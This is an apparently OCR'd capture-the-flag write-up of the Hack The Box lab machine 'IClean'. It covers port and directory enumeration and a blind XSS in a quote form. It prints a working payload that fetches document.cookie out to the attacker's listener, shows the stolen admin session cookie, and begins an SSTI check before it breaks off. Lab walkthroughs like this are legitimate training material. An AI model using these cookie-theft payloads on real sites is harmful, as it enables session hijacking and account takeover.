
IClean



IClean has been Pwned!

Congratulations tM0NK, best of luck in capturing flags ahead!

#4395	27 Jan 2026	Retired
Machine Rank	Pwn Date	Machine State

```
IP : 10.129.4.86
```

Enumeration

Nmap scan


```
Nmap scan report for 10.129.4.86
Host is up (0.55s latency).
Not shown: 9998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 2c:f9:07:77:e3:f1:3a:36:db:f2:3b:94:e3:b7:cf:b2 (ECDSA)
|_  256 4a:91:9f:f2:74:c0:41:81:52:4d:f1:ff:2d:01:78:6b (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
| http-methods: 
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Web Enumeration


Directory Enumeration

```
=========================================================================
Starting gobuster in directory enumeration mode
```

```
===============================================================
========
/about               (Status: 200) [Size: 5267]
/login              (Status: 200) [Size: 2106]
/services            (Status: 200) [Size: 8592]
/team               (Status: 200) [Size: 8109]
/quote               (Status: 200) [Size: 2237]
/logout              (Status: 302) [Size: 189] [→ /]
/dashboard            (Status: 302) [Size: 189] [→ /]
/choose              (Status: 200) [Size: 6084]
```




```
└─# gobuster dir -u http://capiclean.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,js,h
tml,xml -t 100
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://capiclean.htb/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,txt,js,html,xml
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/about                (Status: 200) [Size: 5267]
/login                (Status: 200) [Size: 2106]
/services             (Status: 200) [Size: 8592]
/team                 (Status: 200) [Size: 8109]
/quote                (Status: 200) [Size: 2237]
/logout               (Status: 302) [Size: 189] [--> /]
/dashboard            (Status: 302) [Size: 189] [--> /]
/choose               (Status: 200) [Size: 6084]
Progress: 29424 / 1323354 (2.22%)^C
```



```
GET / HTTP/1.1
Host: capiclean.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Date: Tue, 27 Jan 2026 04:26:21 GMT
Server: Werkzeug/2.3.7 Python/3.10.12
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Content-Length: 16697
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

<!DOCTYPE html>
<html lang="en">
  <head>
    <!-- basic -->
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <!-- mobile metas -->
    <meta name="viewport" content="width=device-width, initial-scale=1">
```

In this site service parameter is vulnerable to blind XSS , we can send payload <img src=’http://10.10.16.24:8000’ > and listen on port 8000 it connect back to the port like bellow.




```
POST /sendMessage HTTP/1.1
Host: capiclean.htb
Content-Length: 118
Cache-Control: max-age=0
Origin: http://capiclean.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchang
e;v=b3;q=0.7
Referer: http://capiclean.htb/quote
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive

service=<img+src%3d'http%3a//10.10.16.24%3a8000'>&service=Tile+%26+Grout&service=Office+Cleaning&email=tmonk%40test.co
```

```
HTTP/1.1 200 OK
Date: Tue, 27 Jan 2026 04:30:16 GMT
Server: Werkzeug/2.3.7 Python/3.10.12
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Content-Length: 5048
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```

```
root@kali: /home/d3xt0r/HTB/Nix/IClean

/logout               (Status: 302) [Size: 189] [--> /]
/dashboard            (Status: 302) [Size: 189] [--> /]
/choose               (Status: 200) [Size: 6084]
Progress: 29424 / 1323354 (2.22%)^C

┌──(root㉿kali)-[/home/d3xt0r/HTB/Nix/IClean]
└─# nc -lvnkp 8000
listening on [any] 8000 ...
connect to [10.10.16.24] from (UNKNOWN) [10.129.4.238] 40920
GET / HTTP/1.1
Host: 10.10.16.24:8000
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Sa
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

┌──(root㉿kali)-[/home/d3xt0r/HTB/Nix/IClean]
└─#
```

so, like wise we can also get the session cookie.




```
POST /sendMessage HTTP/1.1
Host: capiclean.htb
Content-Length: 151
Cache-Control: max-age=0
Origin: http://capiclean.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
e;v=b3;q=0.7
Referer: http://capiclean.htb/quote
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive

service=<img+src=x+onerror=fetch('http://10.10.16.24:8000/?c='%2bdocument.cookie)>&service=Tile+%26
Office+Cleaning&email=tmonk%40test.co
```

```
HTTP/1.1 200 OK
Date: Tue, 27 Jan 2026 04:43:33 GMT
Server: Werkzeug/2.3.7 Python/3.10.12
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Content-Length: 5048
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

<!DOCTYPE html>
```

```
root@kali: /home/d3xt0r/HTB/Nix/IClean

Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9


┌──(root㉿kali)-[/home/d3xt0r/HTB/Nix/IClean]
└─# nc -lvnkp 8000
listening on [any] 8000 ...
connect to [10.10.16.24] from (UNKNOWN) [10.129.4.238] 58662
GET /?c=session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.aXg9nA.Y1XGXcHaMdUOe4lUcpjjrVhM-i8 HTTP/
1.1
Host: 10.10.16.24:8000
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
Accept: */*
Origin: http://127.0.0.1:3000
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9


┌──(root㉿kali)-[/home/d3xt0r/HTB/Nix/IClean]
└─#
```

```
session= eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.aXg9nA.Y1XGXcHaMdUOe4lUcpjjrVhM-i8
```

on website set the session cookie and change the path as /dashboard . we will get the admin panel.(In Cookies also set the Path as / root)




Name	Value	Domain	Path	Expires ...	Size	HttpOnly	Secure	SameSite	Partitio...	Cross Si...	Priority
session	eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTB...	capicle...	/	Session	100						Medium

No cookie selected

Select a cookie to preview its value

Checking SSTI (Server Side Template Injection) Attacks.

Now Generate Invoice and generate QR code for that



capiclean.htb/QRGenerator

Generate QR

0392193288

Generate

QR Code Link: http://capiclean.htb/static/qr_code/qr_code_0392193288.png

Insert QR Link to generate Scannable Invoice:


http://capiclean.htb/static/qr_

submit

```
<!DOCTYPE html>
<html lang="en"> scroll
 <head>…</head>
 <body style="background-color: #addaed;"> == $0
   <form action="/QRGenerator" method="POST">…</form>
  </body>
</html>
```

```
element.style {
  background-color: #addaed;
}
body {                                  style.css:40
  color: #666666;
  font-size: 14px;
  font-family: Poppins;
  line-height: 1.80857;
  font-weight: normal;
  overflow-x: hidden !important;
}
body {                                  icomoon.css:1
  background: ▸ #fff;
```

That's generate base64 QR code



capiclean.htb/QRGenerator

SERVICE	PRICE	QTY	TOTAL
Workmanship	$39.99	10	$399.99
Basic Cleaning	$33	77	$3698.99
		SUBTOTAL	4097.99
		TAX 25%	$99.99
		GRAND TOTAL	$4197.99

PROJECT	77	Company Name	iClean
CLIENT	77	31 Spooner Street, RI 00093, US	ADDRESS
ADDRESS	77	(123) 456-789	PHONE
EMAIL	root@tmonk.co	contact@capiclean.htb	EMAIL


QR Code

NOTICE:
A finance charge of 1.5% will be made on unpaid balances after 30 days.

```
<!DOCTYPE html>
<html lang="en"> scroll
 <head>…</head>
 <body>
   <main>…</main>
   <div class="qr-code-container">
     <div class="qr-code">
       <img src="data:image/png;base64,PCFkb…uZyBhbmQgdHJ5IGFnYWluLjwvcD4K" alt="QR Code"> == $0
     </div>
   </div>
```

```
element.style {
}
img {                       user agent styleshe
  overflow-clip-margin: content-box;
  overflow: ▸ clip;
}
```

And now when we check SSTI



capiclean.htb/QRGenerator

Generate QR

0392193288

Generate

QR Code Link: http://capiclean.htb/static/qr_code/qr_code_0392193288.png

Insert QR Link to generate Scannable Invoice:

